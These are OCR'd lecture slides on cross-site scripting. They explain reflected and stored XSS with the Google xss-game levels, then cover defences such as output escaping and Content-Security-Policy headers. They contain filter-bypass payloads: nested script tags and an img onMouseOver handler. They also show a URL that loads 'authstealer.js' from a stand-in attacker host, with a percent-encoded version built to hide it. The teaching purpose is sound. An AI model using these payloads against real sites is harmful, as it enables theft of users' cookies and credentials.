Web Application Security - XSS Attack

Information Security – Lecture 14

Aadil Zia Khan

Cross Site Scripting (XSS) Attack

- Belongs to the category of Code Injection attacks
- A Javascript code is injected (and then executed) into the client side (e.g., the web browser)

- Types
  - Reflected XSS (Non-persistent)
  - Stored XSS (Persistent)
  - Document Object Model (DOM) XSS
  - Mutated XSS

```
<html>
        <body>
                <h1>Hello</h1>
                <script>
                        alert(“hi”)
                </script>
        </body>
</html>
```

Reflected XSS

- Script is executed in the victim's browser
- Script is not stored on the web server
- Lets try an example
  - https://xss-game.appspot.com/level1

Reflected XSS

Lets search: InfoSec

Reflected XSS

"InfoSec" was not found so the appropriate message was displayed saying:

"Sorry, no results were found for InfoSec. Try again. "


It seems that when we enter a word that is not found, the server returns a webpage displaying the search word in the browser.

Can we use this knowledge?

Reflected XSS

Lets search:
<h1>InfoSec</h1>

Note that <h1></h1> are html tags to set the text to title font



Reflected XSS

It seems that when we enter a text that is not found, the server returns a webpage displaying the entire text as it is – even if it contains html tags.

Can we use this knowledge? Lets try a script tag.


Reflected XSS

Lets search:
<script>InfoSec</script>

Note that <script></script> are html tags telling the browser that whatever lies between the two tags is a javascript code and should be executed.

Reflected XSS

Since the text now includes a script tag, it is treated as a javascript code and executed at the browser.



Reflected XSS

- It is possible that the server removes the script tags from the text
  - Attacker can nest the tags like so: <scr<script>ipt> alert(‘Hi’)</scr</script>ipt>
    - The server will remove the script tags only leaving: <script> alert(‘Hi’)</script>
  - Attacker can use other tags and add javascript to it like so: <img src=x onMouseOver=alert(‘Hi’)>

Reflected XSS

- Doesn't the example involve the malicious user injecting javascript inside the page render in his own browser?
  - I don't really see a problem here??? Where's the attack???

- To attack someone else - send an email
  - Eve creates a URL to exploit the vulnerability:
  - http://goodsite.org/search?q=puppies<script src="http://evebadsite.com/authstealer.js"></script>
    - She could choose to encode the ASCII characters with percent-encoding, such as http://bobssite.org/search?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%22%3E%3C%2Fscript%3E, so that human readers cannot immediately decipher the malicious URL
  - She sends an e-mail to some unsuspecting users of goodsite.org, saying "Check out some fancy animation!"

Stored XSS


- Script is stored on the server
- Script is sent to the browser of whoever accesses the webpage
- This can be done by (for example) adding script to a user comment posting text box, which is then saved on the webserver and sent to whoever accesses the page
- Lets try an example
  - https://xss-game.appspot.com/level2

Stored XSS

I now add an image tag and inside it, I add the script to the onMouseOver attribute – source is dummy

Stored XSS

My message was posted and saved to the database – since it consists of an image tag with dummy source, nothing is displayed, however when I move the mouse over it, the script runs and alert is displayed.



How does the Attacker Benefit from XSS

- Cross Site Scripting can be used by the attacker to:
  - Capture cookies
  - Capture authentication tokens
  - Information typed in text boxes, such as username/password, credit card etc.
  - Capture files
  - Site defacement

XSS Defenses

- Escape Characters for User Input - E.g., replace < with &lt and > with &gt
- Validate Data
- Sanitize Data – there are tools for that run regular expressions to remove tags
- Encode Output
- HTTP Security Headers

HTTP Security Headers - Content-Security-Policy

- With Content-Security-Policy (CSP) allowlists, we can specify trusted sources for content
  - This can prevent clickjacking and cross site scripting attacks
- connect-src field
  - Specifies a list of remote servers the browser is allowed to connect to for remote calls
  - E.g., Content-Security-Policy: connect-src 'self' https://apis.google.com;
    - This allows connecting to Google's api domain and website's own domain
  - We could also use 'none' instead of 'self' to prohibit remote calls
- script-src field
  - Specifies list of javascript sources the browser is allowed to run codes from
  - Supports the 'none' and 'self' keywords
  - E.g., Content-Security-Policy: script-src 'self' https://apis.google.com 'unsafe-inline'
  - Also supports 'unsafe-inline' (allows inline code) and 'unsafe-eval' (allows code execution using eval())

HTTP Security Headers - X-XSS-Protection

- X-XSS-Protection header is used to prevent XSS attacks in browsers that don't yet support CSP
  - E.g., X-XSS-Protection: 1;

Reporting

- Note: both the headers allow specifying a reporting URL
  - In case of a violation, a message is sent to the specified URL